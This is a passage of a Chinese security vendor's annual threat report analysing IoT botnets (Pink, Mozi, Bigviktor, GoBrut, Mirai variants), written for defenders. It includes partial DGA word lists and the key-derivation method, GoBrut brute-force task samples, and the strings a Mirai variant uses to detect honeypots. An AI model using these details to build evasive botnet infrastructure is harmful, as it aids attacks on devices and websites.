



图 8　DDoS 攻击类型分布

2

年度重点家族盘点
物联网与跨平台僵尸网络家族



本章节将介绍伏影实验室一直以来投入大量精力监控和分析的僵尸网络家族，在疫情期间，尽管这些家族的活跃度或多或少受到了影响，但仍然是网络世界中传播范围最广和影响最大的僵尸网络家族族群。

新兴僵尸网络家族

本年度，根据 CNCERT 物联网威胁情报平台及绿盟威胁识别系统监测数据，Mozi、Bigviktor、GoBrut 等新兴 IoT 僵尸网络木马家族因其活跃度高，技术新颖，成为重点观测对象。这些新型木马有的采用了全新的通信模式，有的吸收了其他平台木马使用的反侦测手段，有的则转变了攻击方式和主要攻击目标。

Pink

疫情期间，绿盟科技的威胁捕获系统捕获到了一个针对家用 IoT 设备某品牌的家庭网关进行网络劫持攻击的恶意软件 pink。通过对家庭网关的分析，可知攻击者的开发攻击套件实现了流量转发、HTTP 流量劫持与修改和广告页嵌入的功能。

图 9　IoT 设备劫持攻击流程

- 本案例是首次在家用 IoT 设备中发现进行广告劫持的恶意软件家族；
- 案例中涉及的漏洞为软件 0 day；
- 攻击者使用了 tmpfs 用于删除指定文件，该手段在 IoT 家族中极为少见；
- 攻击者使用的广告劫持技术是目前正在使用的较成熟技术，并非是新技术；
- 攻击者对家用网关及其控制与维护方法非常熟悉；
- 本次事件中发现的恶意组件并非其所有的感染模块，而攻击者目前已经静默。
- 攻击者使用 iptables+netfilter 的组合拳对进行流程劫持修改，继续开发则可以使用中间人攻击的方式获取用户的通信记录，用户名密码等高敏感度信息。

Mozi

2019 年底出现的 Mozi 僵尸网络木马，在 2020 年前两季度迎来了快速增长。

物联网平台僵尸网络发展至今，控制者已不再满足于基于 TCP 的传统模式，开始探索高隐匿性的网络模型。作为物联网僵尸网络在 P2P 方向延伸的代表，Mozi 木马使用 DHT 协议组成网络结构，并在 DHT 网络内部构建 Mozi-DHT 僵尸网络。自 19 年被发现以来，Mozi 至今依然在扩大其规模。经过跟踪分析，今年一季度以来 Mozi 的日均可探索节点已经超过了 10000 个，占据了整个 DHT 网络规模的 1% 以上，这表明 Mozi 已发展成为中等规模的僵尸网络，可以对世界范围内的目标尤其是国内的网络节点发动有威胁的攻击。

从代码构成来看，Mozi 木马并非独立开发，程序的持久化模块和攻击模块复用了一部分 Gafgyt 及其变种的代码，其功能包括重命名实例、监视 watchdog、添加 iptables 规则等，并支持 UDP、TCP、HTTP 等常规 DDoS 攻击方式。

Mozi 的传播部分同样使用了常见的方案，对随机或指定的 ip 地址，使用漏洞与 telnet 弱口令爆破进行攻击，其常用漏洞载荷可实现对 Netgear、Realtek、DLink、Huawei、GPON、Vacron、Zyxel 等厂家特定型号 IoT 设备的入侵。

下图展示了某 Mozi 节点从加入 DHT 网络到执行攻击者指令的过程：




图 10　Mozi 木马典型通信流程

伏影实验室分析发现，Mozi 僵尸网络主要根据地为东亚、欧洲和北美洲，澳大利亚和巴西等国也有些许分布。中国境内探测到的 Mozi 节点占总数的 25.3%，是 Mozi 僵尸网络的最大来源，而数量第二的美国占比为 10.3%，第三名的韩国为 7.9%。欧洲区域节点则集中在俄罗斯、德国、法国和波兰等国。此外，由于 Mozi 的特殊网络模式，其节点分布离散度极大，与传统僵尸网络集中于网络发达地区的普遍规律截然不同。

Mozi 节点的全球热点分布如下图：




图 11　Mozi 僵尸网络全球热点分布

此外，国内某节点的流量数据显示，一季度 IoT 网络漏洞扫描流量的 96% 都由 Mozi 节点发出，这说明 Mozi 网络仍然处在积极扩张期，致力于控制更多物联网设备。

由于基于 P2P 的网络模式，Mozi 将比传统僵尸网络更难检测和治理。鉴于 Mozi 使用了物联网僵尸网络的常见传播方式，其最终可能会发展到与 Mirai 与 Gafgyt 等知名僵尸网络同等的规模。

Bigviktor

2020 年 6 月，绿盟科技伏影实验室威胁捕获团队，根据 CNCERT 物联网威胁情报平台及绿盟威胁识别系统监测数据，检测到数例针对 DrayTek Vigor 路由器的漏洞利用入侵事件，并确定此传播利用了 CVE-2020-8515 漏洞。根据捕获的流量，在攻击 payload 在执行过程中，还触发了大量疑似 DGA 的流量。经深入分析，我们发现这是一款全新的僵尸网络木马，可进行 DDoS 攻击及自更新。

功能方面，该木马仍采用了传统的 DDoS 攻击模式，但作者未完成所有的功能设计，部分攻击指令对应模块为空，为未来扩展做下铺垫。




图 12　BigViktor 主要 C&C 通信流程

Bigviktor 通过 RC4 解密内置的 DGA 词组字典，实现与 C&C 的通信。经解密，我们发现其词组包含了 100 个动词 (Verb)、1522 个名词 (Noun)、525 个形容词 (Adj)、40 个前缀 (Prefix) 和 20 个后缀 (Suffix)，最终形成的域名格式为 Prefix.Verb-Adj-Noun.Suffix。

表 4　Bigviktor DGA 算法关键词一览

Verb	Noun	Adj	Prefix	Suffix
be	a	able	cam	art
have	ability	acceptable	video	click
do	abroad	according	x	club
say	abuse	accurate	a	com
go	access	action	www	fans
get	accident	active	ftp	futbol
make	account	actual	ssl	in
know	act	additional	tftp	info
think	action	administrative	www1	link
take	active	adult	www2	net
see	activity	afraid	noc	nl
come	actor	after	smtp	observer
want	ad	afternoon	pop	one
look	addition	agent	ssl	org
use	address	aggressive	secure	pictures
find	administration	ago	images	realty
give	adult	airline	th	rocks
tell	advance	alive	img	tel
work	advantage	all	download	top
call	advertising	alone	mail	xyz
try	advice	alternative	remote	

DGA 域名需要 key 经过简单运算并拼接来组成，key 来自于访问 RC4 解密后的特定网址所获得的日期（格式为 %b %Y 00:00）经 SHA256 运算后的前 4 字节。

表 5　用于获得时间 KEY 的特定网站一览

jd.com	weibo.com	vk.com	csdn.net	okezone.com	office.com	xinhuanet.com
babytree.com	livejasmin.com	twitch.tv	naver.com	aliexpress.com	stackoverflow.com	tribunnews.com
yandex.ru	soso.com	msn.com	facebook.com	youtube.com	baidu.com	en.wikipedia.org
twitter.com	amazon.com	imdb.com	reddit.com	pinterest.com	ebay.com	tripadvisor.com
craigslist.org	walmart.com	instagram.com	google.com	nytimes.com	apple.com	linkedin.com
indeed.com	play.google.com	espn.com	webmd.com	cnn.com	homedepot.com	etsy.com
netflix.com	quora.com	microsoft.com	target.com	merriam-webster.com	forbes.com	tmall.com
baidu.com	qq.com	sohu.com	taobao.com	360.cn	tianya.cn	

因此可知，每个月产生的 DGA 域名都是不同的，且数量达到千余条。

通过如此伪装，僵尸网络的实际控制者能够相对有效的逃避域名检测以延长控制服务器的生存周期。

与多数 IoT 僵尸网络不同，BigViktor 在通过请求有效 C&C 的通信过程中遵循了零信任的原则。为保证传输内容不被伪造和不被窃取，该家族使用了 ECDSA256 算法进行数字签名，若签名验证通过，相关标志位满足，且解密的 C&C 与所请求 C&C 一致，方可进入下一步流程。

整体而言在 Bigviktor 中，我们发现：

僵尸网络的发展模式，正逐渐由功能完善再投递转变为横向传播探测优先，且具体功能由后期补充。这种模式依赖于僵尸网络的持久性，如果长期难以被摧毁，则攻击者便可持续蛰伏，为扩展其功能留出额外时间。而 DGA 这一特性恰好满足这一需求，其藏木于林的特性使得 C&C 难以被封堵。

通信模式由明文转变为加密传输再至加密 + 验证。僵尸网络的控制者和恶意家族的开发者在对抗过程中，不断提高通讯协议分析的门槛，或许久被安全研究人员的傀儡探针所困扰，不得不将其手段上升到验证数据签名以确保自己在网络中拥有有绝对的控制权。

GoBrut

Gobrut 家族在 2019 年年初被发现，主要用于对指定目标进行扫描并实施暴力破解登录。该家族木马自身和云端 C&C 均由 Golang 语言编写，由云端全权生成海量且随机的暴破目标和弱口令，并由各个肉鸡拉取到本地进行登录尝试，由此形成一个类似分布式的暴力破解僵尸网络。

2020 年，根据 CNCERT 物联网威胁情报平台及绿盟威胁识别系统监测数据，该家族依然活跃，版本不断迭代，但行事低调。从 2019 年 11 月起至 2020 年 10 月，该家族仅暴露少量 C&C，大多位于东欧。




图 13　Gobrut C&C 数量国别分布

攻击者在攻破网站后，会植入恶意脚本以下载 Gobrut 木马并执行。由于木马功能没有大改，通信格式也未发生变化，加上不易被网站管理人员及时发现，使得旧版木马能继续运行，可与所属相同 C&C 的新版木马活跃共存一段时间。下图展示了这种共存情况：




图 14　Gobrut 版本迭代时间线

一个活跃的 Gobrut 云端会在下发扫描指令和暴破指令之间有所切换，或者同时下发这两种指令，以保证可供暴破目标的正常供给，而数量庞大的 WordPress 网站则成为该家族的重要目标之一。据不完全统计，在针对 WordPressd 网站的指令中，暴破指令占比高达 80% 以上，远远超出扫描指令。这体现出 Gobrut 分布式的特点，通过相对较少时间获取 WordPress 网站域名，然后在多数时间内集中火力进行暴破。




图 15　Gobrut 针对 WordPress 网站的暴破 / 扫描指令占比

在受到暴破尝试攻击的网站顶级域名分布中，com 占据近一半数量，剩下的部分大多是各个国家的顶级域名，这从某种程度上反映了当今 WordPress 网站的分布。




图 16　受 Gobrut 攻击的 WordPress 网站顶级域名分布

此外，该家族还有着一定的子域名搜集能力。伏影实验室发现，在扫描指令给定的目标中，不乏一些超长的多级子域名，最多甚至高达 19 级，如下图所示：


```
"Host":
"t3qq2ubgx3h4aqqpg4j3bhqpjnmazpcts5tuz7k.s.cfqqmvjdboijzfirtx7d9szw3pwy.z6yvcoywx8t0af8d7mi6tmcalxnn.g3heq
.qtzpdshb7pbjnzte0xc.wcps63bkddr0.[redacted].online",
"Subdomains": "",
"Subfolder": "",
"Port": "",
"Worker": "wpChk",
"Logins": 3


"Host":
"t3vbavd4lh6wjsmnphudsdal3iu7ywmtbigngkrce.jw48elh1bsxdrxohzwshq4.tgvbxkjqmpw9vpxme4u1vpcmpo7ryq1siyxj.jtp
24u7lkcj8ujjhzlv.[redacted].online",
"Subdomains": "",
"Subfolder": "",
"Port": "",
"Worker": "wpChk",
"Logins": 3
```


图 17　受到扫描的超长多级子域名

这表明攻击者很可能使用了子域名暴破手段来进行子域名挖掘。子域名暴力破解指的是通过自动化枚举的方式来探测某域名拥有的次级域名。由于子域名在渗透中可能成为突破口，所以受到攻击者的青睐。

由此可见，Gobrut 的控制者在后台拥有较为完善和健全的域名采集和挖掘机制，并利用分布式僵尸网络在海量基数的域名条目中发现脆弱网站，进行非定向的无差别攻击。

传统僵尸网络家族

本年度，IoT 平台的主要威胁依然是以 Mirai、Gafgyt 等为代表的主流僵尸网络家族，同时以 Dofloo 为首的多平台僵尸网络家族也活跃于多种设备环境中。这些木马程序普遍具有出现时间长、变种数量众多、通信模式传统、攻击模式典型等特征。然而，正是这些“土得掉渣”的家族，组成了当今 IoT 平台威胁形式的主体。

Mirai

本年度，根据 CNCERT 物联网威胁情报平台及绿盟威胁识别系统监测数据，Mirai 家族无疑是最活跃的 IoT DDoS 僵尸网络家族之一。该家族因代码开源而导致大量变种产生，并通过 UPX 变形壳进行保护。下表显示了本年度特征比较明显的 Mirai 变种：

表 6　Mirai 常见变种与特征

变种名称	特征
hybridMQ_v2	具备 Mirai 初始化代码特征和 Gafgyt 攻击代码特征的混合型变种，通信模式与 Gafgyt 相同。
mirai_skyline	基于 Mirai 原始代码修改，进行若干项修改： 输出的内容修改为 SkyLine； C&C 地址修改为域名； 增加 DNS 解析能力； 上线信息替换为：0xBA2224156FAD4049C1F60D； 只保留了 TCP flood，HTTP flood 以及 UDP flood 三种 DDooS 攻击方法。
mirai_joker	基于 Mirai 变种 Miori 修改，输出内容包含关键字 Joker，上线信息同样进行了文字替换。
mirai_haxers	基于 Mirai 变种 Miori 修改，替换了漏洞利用代码，并将字符串替换为 haxers。
mirai_miori_v2	基于 Mirai 变种 Miori 修改，修改了字符串输出，使用了 Gafgyt 输出字串进行特征混淆 .
mirai_Hustle5k	基于 Mirai 原始代码修改，输出内容包含关键字 Hustle5k，其他无改变。
mirai_hito	基于 Mirai 原始代码修改，仅替换了加密 key
mirai_spider	基于 Mirai 原始代码修改，输出内容包含关键字 spider，其他无改变。
mirai_Caligula	基于 Mirai 原始代码修改，输出内容包含关键字 Caligula，其他无改变。
mirai_Mukashi	基于 Mirai 原始代码修改，调整了 Mirai 的代码结构，调整上线信息为：register me。
mirai_Aisuru_2	添加了蜜罐检测。
mirai_Fbot	基于 Mirai 变种 Satori 修改，增加了区块链 DNS 解析非标准 C&C 名称。
mirai_Dropbear	基于 Mirai 原始代码修改，输出内容包含关键字 dropbear，其他无改变。
mirai_remiixx	基于 Mirai 原始代码修改，输出内容包含关键字 dropbear，其他无改变。
mirai_Kurtis	基于 Mirai 原始代码修改，输出内容包含关键字 kurtis，其他无改变。

由上表可见，本年度 Mirai 变种的改变不大，主要集中在 DDoS 功能的置换、漏洞利用代码的更新和对抗措施的提升上。此外，部分变种对 C&C 基础设施的保护有所加强，其提升体现在两个方面，一是使用域名来替代 IP，二是使用 Tor 网络加密 C&C 信道。

而在对抗性方面，Mirai 变种 Aisuru 增加了对蜜罐的检测，在触发以下条件时，会向 C&C 发送蜜罐的 IP 地址及端口：

a. 设备名称为“ LocalHost ”；

b. 设备上的所有服务将于 6 月 22 日或 6 月 23 日启动 (“ Jun22”或“ Jun23”字符串的存在表明存在 Cowrie 蜜罐)；

c. 存在“richard ”字符串 (开源的 Cowrie 蜜罐中带有这个用户名)。

除以上改动部分之外，本年度中，Mirai 家族在 DDoS 活跃度方面相较于去年来说有一定提升，其攻击目标主要集中在游戏行业和通用服务类业务。




图 18　Mirai 全年攻击目标 Top20 行业分布

Mirai 攻击者目前运营模式仍然是 BaaS（botnet as a service），攻击事件均匀分布在 24h 内，攻击自动化程度极高。




图 19　Mirai 全年攻击事件分布

Mirai 家族的攻击活动在全年波动较大，攻击事件多集中于第三季度，这也是经济活动恢复较快的阶段。根据观测数据来看，Mirai 攻击者发动攻击的频率与社会经济活动息息相关。

Gafgyt

